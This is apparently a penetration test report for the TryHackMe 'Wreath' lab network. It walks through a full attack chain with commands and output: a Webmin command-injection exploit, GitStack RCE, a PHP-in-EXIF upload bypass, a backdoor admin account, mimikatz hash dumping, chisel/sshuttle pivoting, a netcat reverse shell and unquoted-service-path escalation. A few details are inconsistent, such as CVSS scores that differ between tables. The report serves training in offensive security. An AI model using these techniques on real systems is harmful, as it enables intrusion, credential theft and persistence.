

Wreath Network Penetration Test

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1 Executive Summary

In this penetration test, Mr. Thomas Wreath's network was examined for security weaknesses. This test was a grey-box test, with a rough layout of the network described. The scope of the assessment was as follows:

- Public Facing Web Server: 10.200.177.200
- 2 other machines on the 10.200.177.0/24 network:
 - Git Server
 - Personal Computer

Table 1.1 contains the overview of examined systems during the penetration test.

IP address	Hostnames
10.200.177.200	thomaswreath.thm, prod-serv
10.200.177.150	git-serv
10.200.177.100	wreath-pc

Table 1.1: Targets examined during the penetration test

As a result of the test, several high severity vulnerabilities have been identified among the assets in scope, some of which are of significant risk. Vulnerabilities of highest risks include: Out-of-date Software, Web Services running as High-privilege Users, Weak Credentials, and Insecure Administrative Settings.

2 Vulnerability Overview

Table 2.1 depicts all vulnerabilities found during the penetration test. They are categorized by their risk and potential and are differentiated in the categories low (green), medium (yellow), high (orange) and critical (red).

CVSS Score	Asset	Vulnerability	Section	Page
10	prod-serv	CVE-2019-15107: Command Injection	3.1.1	4
10	git-serv	Unauthenticated Remote Code Execution	3.2.1	5
6.8	wreath-pc	Arbitrary File Upload	3.3.1	7
7.8	wreath-pc	Unquoted Service Path	3.3.2	8

Table 2.1: Vulnerability overview

3 Results

In this chapter, the vulnerabilities found during the penetration test are presented. All the issues are grouped by target and contain the following information:

- Brief description.
- CVSS Base Score – see [here](#) for details.
- Exploitability – describes the likelihood of an issue being used against customer's infrastructure.
- Business impact.
- References to classifications: WASC, OWASP, CWE.
- Steps to reproduce.

3.1 Public facing web server

Hostnames: thomaswreath.thm, prod-serv

Server IP address: 10.200.177.200

This is the only public facing server among the targets. The page on ports 80 and 443, which reveal the hostname thomaswreath.thm, are simply a static page with nothing exploitable. The web service on port 10000, however, is vulnerable to CVE-2019-15107 and is ran as root, thus giving me an easy exploitation to become root on the server.

3.1.1 CVE-2019-15107: Command Injection

The version of Minserv (1.890) running on the server has a known vulnerability CVE-2019-15107, giving us code execution on the server. In addition, the server is running as root, thus giving us code execution as root.

Basic information about this issue is presented in Table 3.1.

Description	CVE-2019-15107: Command Injection as root
CVSS Base Score	9.8
Exploitability	High
Business impact	Total control over server.
References to classifications	CWE-78, CWE-250

Table 3.1: Issue #1: Command Injection as root

3.1.1.1 Minimal proof of concept

1. Download PoC from <https://github.com/MuirlandOracle/CVE-2019-15107>
2. run exploit: `./CVE-2019-15107.py thomaswreath.thm`

3.1.1.2 Proposed solutions

Update Minserv

3.2 Git Server

Hostname: git-serv

Server IP address: 10.200.177.150

This git server is internal and is said to contain code of Mr.Wreath's code for his website. The git server is running an old version of GitStack vulnerable to a well-known Unauthenticated Remote Code Execution exploit and is running the web service as "nt authority\system".

3.2.1 Unauthenticated Remote Code Execution

The version of GitStack running on the git server is vulnerable to Unauthenticated Remote Code Execution with a pre-made PoC. Additionally, the web server is running as "nt authority\system", thus running the PoC immediately gives us code execution as "nt authority\system" on git-serv.

Basic information about this issue is presented in Table 3.2.

Description	Unauthenticated Remote Code Execution as "nt-authority\system"
CVSS Base Score	10.0
Exploitability	High
Business impact	Complete control over server, source code leakage.
References to classifications	CWE-78, CWE-250

Table 3.2: Issue #2: Unauthenticated Remote Code Execution

3.2.1.1 Minimal proof of concept

1. Download exploit: <https://www.exploit-db.com/exploits/43777>
2. Modify exploit to change backdoor location (modified exploit in section 6.1, page 23)
3. Run exploit
4. Acquire and use backdoor at /web/exploit-chocola.php

3.2.1.2 Proposed solutions

Update GitStack

3.3 Personal PC

Hostname: wreath-pc

Server IP address: 10.200.177.100 The web service running on port 80 uses the source code found in git-serv. Analyzing the source code, we're able to identify a flawed filter in the file upload functionality and abuse it to upload PHP code, giving us code execution. With a shell on wreath-pc, we find that the service "SystemExplorerHelpService" is vulnerable to "SystemExplorerHelpService", which we use to become "nt authority\system" on wreath-pc.

3.3.1 Arbitrary File Upload

The file upload filter checks the 2nd instead of the last extension in the file name of the uploaded file, making it possible to run PHP code by uploading a file whose 2nd extension is that of an image and last extension is ".php".

Basic information about this issue is presented in Table 3.3.

Description	Insufficient validation of uploaded files allow for upload of PHP files, leading to execution of arbitrary PHP code on the server
CVSS Base Score	6.8
Exploitability	Medium
Business impact	Total compromise of source code, no immediate impact on availability.
References to classifications	CWE-434, CWE-646

Table 3.3: Issue #3: Improper Validation of Uploaded Files

3.3.1.1 Minimal proof of concept

1. Create a valid image file (e.g. PNG)
2. Create a one-line PHP code to be executed
3. Embed PHP code in image: `exiftool -Comment=<PHP one-liner> filename.png.php`
4. Upload malicious image file
5. Goto `/resources/uploads/filename.png.php` to execute PHP code

3.3.1.2 Proposed solutions

Implement stricter file validation, checking the last file extension instead of the 2nd.

3.3.2 Unquoted Service Path

The service "SystemExplorerHelpService" has its path unquoted and with spaces. Additionally, a directory in the unquoted path is given "FullControl" access to our user, which is excessive privilege. Together, they make it possible to trick Windows into running a malicious file elsewhere in the path.

Basic information about this issue is presented in Table 3.4.

Description	Unquoted Path of the Service "SystemExplorerHelpService" allows escalation to the user "nt-authority\system"
CVSS Base Score	7.8
Exploitability	High
Business impact	Total control over machine
References to classifications	CWE-428

Table 3.4: Issue #4: Unquoted Service Path

3.3.2.1 Minimal proof of concept

1. Write program to execute desired code (code used is in section 6.2, page 26)
2. Place compiled binary in "C:\Program Files (x86)\System Explorer\System.exe"
3. Restart the service "SystemExplorerHelpService" (stop/start or wait until machine is restarted)

3.3.2.2 Proposed solutions

Change the service to use the fully quoted path.

4 Attack Narrative

In this chapter, we go through the process of exploiting the Wreath network, providing reproduceable steps of the entire exploitation process. Table 4.1 lists all key events with their respective time stamps. All events took place on August 10th 2021.


Time	Event
13:00	nmap scans on 10.200.177.200
13:10	exploit CVE-2019-15107 to get root on prod-serv
13:12	Exfiltrated root's id_rsa and SSH as root
13:18	Uploaded nmap to /tmp/nmap-chocola
13:18	Ran nmap ping scan
13:18	Ran nmap port scan on 10.200.177.150 and 10.200.177.100
13:26	Ran exploit 43777 from EDB and got backdoor
13:27	Open port 17171 on prod-serv and got shell on git-serv
13:30	Created administrative account "chocola" on git-serv
13:34	RDP into git-serv as "chocola" and dumped password hashes with mimikatz
13:40	Run Invoke-Portscan on wreath-pc from git-serv
13:42	Uploaded chisel to git-serv
13:47	Opened firewall on git-serv port 17171 TCP inbound
13:48	Got forward proxy to 10.200.177.100
13:52	Went to "/resources" and uploaded malicious image file to get code execution
14:02	Got reverse shell on 10.200.177.100
14:04	Uploaded and ran winPEAS on wreath-pc
14:16	Uploaded System.exe, restart SystemExplorerHelpService, and got shell as "nt authority\system"
14:20	Dumped and exfiltrated SAM hashes

Table 4.1: Event Timeline

Going to "http://10.200.177.200", we're redirected to "thomaswreath.thm".

```
$ curl http://10.200.177.200 -v
* Trying 10.200.177.200:80...
* Connected to 10.200.177.200 (10.200.177.200) port 80 (#0)
> GET / HTTP/1.1
> Host: 10.200.177.200
> User-Agent: curl/7.78.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 302 Found
< Date: Tue, 10 Aug 2021 06:01:58 GMT
< Server: Apache/2.4.37 (centos) OpenSSL/1.1.1c
< Location: https://thomaswreath.thm
< Content-Length: 208
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="https://thomaswreath.thm">here</a>.</p>
</body></html>
* Connection #0 to host 10.200.177.200 left intact
```

Visiting the page, we only have a static page with nothing exploitable.



The page on port 10000, however, is running an old version of Minserv (1.890) vulnerable to CVE-2019-15107, a Command Injection vulnerability, and has its web server running as root. Therefore, using an pre-made exploit, we can easily gain root access on the server.

```
$ git clone --depth 1 https://github.com/MuirlandOracle/CVE-2019-15107
Cloning into 'CVE-2019-15107'...
remote: Enumerating objects: 7, done.
remote: Counting objects: 100% (7/7), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 7 (delta 0), reused 3 (delta 0), pack-reused 0
Receiving objects: 100% (7/7), 15.71 KiB | 5.24 MiB/s, done.
Z › ~/ctf/thm/wreath
$ cd CVE-2019-15107/
Z › ~/ctf/thm/wreath/CVE-2019-15107 ʘ main
$ ls
CVE-2019-15107.py  LICENSE  README.md  requirements.txt
Z › ~/ctf/thm/wreath/CVE-2019-15107 ʘ main
$ e CVE-2019-15107.py
Z › ~/ctf/thm/wreath/CVE-2019-15107 ʘ main
$ ./CVE-2019-15107.py thomaswreath.thm
```

[illegible]

@MuirlandOracle

```
[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://thomaswreath.thm:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
# hostname
prod-serv
#
```

With root access, I was able to exfiltrate and use root's existing `id_rsa` file to impersonate and maintain access as root on prod-serv. After getting a binary of nmap onto prod-serv, I did an IP scan and found 3 more IP addresses, of which only 10.200.177.100 and 10.200.177.150 are in scope.

```
[root@prod-serv tmp]# ./nmap-chocola -sn 10.200.177.0/24

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-08-10 07:16 BST
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-177-1.eu-west-1.compute.internal (10.200.177.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.18s latency).
MAC Address: 02:21:1D:85:38:13 (Unknown)
Nmap scan report for ip-10-200-177-100.eu-west-1.compute.internal (10.200.177.100)
Host is up (0.00014s latency).
MAC Address: 02:AC:68:F7:96:C9 (Unknown)
Nmap scan report for ip-10-200-177-150.eu-west-1.compute.internal (10.200.177.150)
Host is up (0.00015s latency).
MAC Address: 02:26:F2:57:8F:07 (Unknown)
Nmap scan report for ip-10-200-177-250.eu-west-1.compute.internal (10.200.177.250)
Host is up (0.00016s latency).
MAC Address: 02:71:46:48:C4:D9 (Unknown)
Nmap scan report for ip-10-200-177-200.eu-west-1.compute.internal (10.200.177.200)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.94 seconds
[root@prod-serv tmp]# ./nmap-chocola 10.200.177.100 -p 1-15000

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-08-10 07:16 BST
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-177-100.eu-west-1.compute.internal (10.200.177.100)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.20s latency).
All 15000 scanned ports on ip-10-200-177-100.eu-west-1.compute.internal (10.200.177.100) are filtered
MAC Address: 02:AC:68:F7:96:C9 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 301.84 seconds
[root@prod-serv tmp]# ./nmap-chocola 10.200.177.150 -p 1-15000

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-08-10 07:22 BST
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-177-150.eu-west-1.compute.internal (10.200.177.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00014s latency).
Not shown: 14997 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
MAC Address: 02:26:F2:57:8F:07 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 57.80 seconds
[root@prod-serv tmp]#
```


As only 10.200.177.150 has open ports, I went on to enumerate it.

To get access to the internal servers, I ran sshuttle with the previously found root


id_rsa on prod-serv.

```
sshuttle -r root@thomaswreath.thm --ssh-cmd "ssh -i root.prod-serv.ssh"
10.200.177.0/24 -x 10.200.177.200
```


With the proxy set up, we're able to go to the web service running on git-serv.



We can see from the error message that there's a /gitstack page. Looking for gitstack exploits, we can find exploit 43777 on Exploit Database. Running this exploit gives us a backdoor, and since the web service is running as "nt authority\system", we have access to git-serv as said user.



Because traffic through unused ports are block on prod-serv, I opened port 17171 in the prod-serv's firewall to get a reverse shell on git-serv.



With a shell, I created an Administrative account for persistence, as well as further leverage.

```

net user chocola PASSWORD /add
net localgroup Administrators chocola /add
net localgroup "Remote Management Users" chocola /add

```

With the backdoor account, I logged in to git-serv through RDP and ran mimikatz to dump password hashes.

```

Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>\\tsclient\chocola\x64\mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Jul 29 2021 11:16:51
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

680 {0;000003e7} 1 D 20120 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0;00098569} 2 F 1557508 GIT-SERV\chocola S-1-5-21-3335744492-1614955177-2693036043-1002 (15g,24p) Primary
* Thread Token : {0;000003e7} 1 D 1595856 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation)

mimikatz # lsadump:sam
Domain : GIT-SERV
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID : 000001f4 (500)
User : Administrator
Hash NTLM: [REDACTED]

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 68b1608793104cca229de9f1dfb6fbae

* Primary:Kerberos-Newer-Keys *
Default Salt : WIN-1696063F791Administrator
Default Iterations : 4096
Credentials
aes256_hmac (4096) : [REDACTED]
aes128_hmac (4096) : [REDACTED]
des_cbc_md5 (4096) : [REDACTED]

* Packages *
NTLM-Strong-NTOWF

* Primary:Kerberos *
Default Salt : WIN-1696063F791Administrator
Credentials
des_cbc_md5 : e3915234101c6b75

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)

```

Of the password hashes dumped, only Thomas' password could be cracked. However, I was also able to perform Pass-the-hash with Administrator's hash and get a shell with `evil-winrm` as Administrator on git-serv. With this, I found the source code for Mr.Wreath's website on git-serv in `C:\textbackslash GitStack\textbackslash repositories \textbackslash website.git`, which we'll come back to later in the report.

Using Powershell-Empire's Invoke-Portscan module, I scanned the last remaining machine on 10.200.177.100, and 2 ports were found: 80 and 3389.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan -Hosts 10.200.177.100 -TopPorts 50
Hostname      : 10.200.177.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 5900, 993...}
```

Looking at the repository found in git-serv, The PHP code in /resources/index.php is of interest to us.

```
1  if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
2      $target = "uploads/".basename($_FILES["file"]["name"]);
3      $goodExts = ["jpg", "jpeg", "png", "gif"];
4      if(file_exists($target)){
5          header("location: ../?msg=Exists");
6          die();
7      }
8      $size = getimagesize($_FILES["file"]["tmp_name"]);
9      if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
10         header("location: ../?msg=Fail");
11         die();
12     }
13     move_uploaded_file($_FILES["file"]["tmp_name"], $target);
14     header("location: ../?msg=Success");
15     die();
16 } else if ($_SERVER["REQUEST_METHOD"] == "post"){
17     header("location: ../?msg=Method");
18 }
```

There are 2 filters in place: a file extension whitelist and a image file type check. Regarding the 1st filter, in line 9 of the code above, the file name is split on "." and the 2nd item is checked against a list of good extensions. This filter can easily be bypassed by having an extra extension in the file name, for example "file.jpg.php" would pass the filter but still be a PHP file. As for the 2nd filter, it can be passed by uploading a legitimate image file with PHP code somewhere in the file.

To exploit the above vulnerability, a legitimate image file is created that a PHP code execution snippet is inserted as EXIF data, and the malicious image file is then uploaded to the server. This exploit will be used later in the engagement.

In order to reach 10.200.177.100, a hole was opened in git-serv's firewall (port 17171, TCP, inbound) and a binary of chisel was uploaded to git-serv in order to get a proxy. The proxy was acquired as follows:

```
# 10.200.177.150
```

```
netsh advfirewall firewall add rule name="chisel-chocola" dir=
    in action=allow protocol=tcp localport=17171
./chisel-chocola.exe server -p 17171 --socks5
```

```
# attacker
```

```
chisel client git-serv:17171 9090:socks
```

With a proxy, I was able to reach the web server on 10.200.177.100. Going to /resources, we're met with a Basic auth prompt, for which we can use Thomas' previously cracked credentials. With the previously analyzed file upload vulnerability, I uploaded a malicious image file to the server and got remote code execution.

With the payload on the server, I was able to upload a netcat binary (nc-chocola) to the machine (C:\Windows\temp\nc-chocola.exe) and get a shell as "thomas" on wreath-pc.

With a shell, I then ran winPEAS. As a result, the service "SystemExplorerHelpService", which was running as Administrator, was found to have an unquoted path.

```
Interesting Services -non Microsoft-
Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
[X] Exception: System.Runtime.InteropServices.COMException (0x80070006): The handle is invalid. (Exception from HRESULT: 0x80070006 (E_HANDLE))
at System.Runtime.InteropServices.Marshal.ThrowExceptionForHRInternal(Int32 errorCode, IntPtr errorInfo)
at System.Runtime.InteropServices.Marshal.FreeHGlobal(IntPtr hglobal)
at winPEAS.Native.Classes.UNICODE_STRING.Dispose(Boolean disposing)
AmazonSSMAgent(Amazon SSM Agent)[C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe] - Auto - Start Pending
Amazon SSM Agent

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Apache2.4(Apache Software Foundation - Apache2.4)[C:\xampp\apache\bin\httpd.exe" -k runservice] - Auto - Running
Possible DLL Hijacking in binary folder: C:\xampp\apache\bin (Users [AppendData/CreateDirectories WriteData/CreateFiles])
Apache/2.4.46 (Win64)

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AWSLiteAgent(Amazon Inc. - AWS Lite Guest Agent)[C:\Program Files\Amazon\XenTools\LiteAgent.exe] - Auto - Running
AWS Lite Guest Agent

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MozillaMaintenance(Mozilla Foundation - Mozilla Maintenance Service)[C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe] - Manual - Stopped
The Mozilla Maintenance Service ensures that you have the latest and most secure version of Mozilla Firefox on your computer. Keeping Firefox up to date is very important for your online security, and Mozilla
ou keep this service enabled.

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PsShutdownSvc(Systems Internals - PsShutdown)[C:\Windows\PSDSVC.EXE] - Manual - Stopped

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ssh-agent(OpenSSH Authentication Agent)[C:\Windows\System32\OpenSSH\ssh-agent.exe] - Disabled - Stopped
Agent to hold private keys used for public key authentication.

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SystemExplorerHelpService(Miser Group - System Explorer Service)[C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe] - Auto - Running - No quotes and Space detected
File Permissions: Users [AllAccess]
Possible DLL Hijacking in binary folder: C:\Program Files (x86)\System Explorer\System Explorer\service (Users [AllAccess])
=====

C:\xampp\htdocs\resources\uploads>wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"

Display Name      Name      PathName      Start Mode
-----
Amazon SSM Agent  AmazonSSMAgent  "C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"  Auto
Apache2.4         Apache2.4       "C:\xampp\apache\bin\httpd.exe" -k runservice      Auto
AWS Lite Guest Agent  AWSLiteAgent    "C:\Program Files\Amazon\XenTools\LiteAgent.exe"    Auto
LSM              LSM             "C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"  Manual
NetSetupSvc      NetSetupSvc     "C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"  Unknown
Sense            Sense           "C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"    Manual
System Explorer Service  SystemExplorerHelpService  "C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe"  Auto
Windows Defender Antivirus Service  Windows Defender Antivirus Service  "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2011.6-0\WinISrv.exe"  Manual
Windows Defender Antivirus Service  Windows Defender Antivirus Service  "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2011.6-0\WinISrv.exe"  Auto
Windows Media Player Network Sharing Service  Windows Media Player Network Sharing Service  "C:\Program Files\Windows Media Player\wmpnetwk.exe"  Manual
```

```

C:\xampp\htdocs\resources\uploads>powershell
powershell
Windows PowerShell
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PS C:\xampp\htdocs\resources\uploads> get-acl -path "c:\program files (x86)\system explorer" | format-list
get-acl -path "c:\program files (x86)\system explorer" | format-list

Path      : Microsoft.PowerShell.Core\FileSystem::C:\program files (x86)\system explorer
Owner     : BUILTIN\Administrators
Group     : WREATH-PC\None
Access    : BUILTIN\Users Allow FullControl
           NT SERVICE\TrustedInstaller Allow FullControl
           NT SERVICE\TrustedInstaller Allow 268435456
           NT AUTHORITY\SYSTEM Allow FullControl
           NT AUTHORITY\SYSTEM Allow 268435456
           BUILTIN\Administrators Allow FullControl
           BUILTIN\Administrators Allow 268435456
           BUILTIN\Users Allow ReadAndExecute, Synchronize
           BUILTIN\Users Allow -1610612736
           CREATOR OWNER Allow 268435456
           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow -1610612736
           APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
           APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow -1610612736
Audit     :
Sddl      : 0:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264
9-1831038044-1853292631-2271478464)(A;CIIID;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-22714784
64)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OICIIOID;GXGR;;;
BU)(A;OICIIOID;GA;;;CO)(A;ID;0x1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)(A;ID;0x1200a9;;;S-1-15-2-2)(A;OICIIOID;GXGR;
;;;S-1-15-2-2)

C:\xampp\htdocs\resources\uploads>whoami /groups
whoami /groups

GROUP INFORMATION
-----

Group Name                                     Type                SID                  Attributes
-----
Everyone                                       Well-known group    S-1-1-0             Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                                 Alias               S-1-5-32-545        Mandatory group, Enabled by default, Enabled group
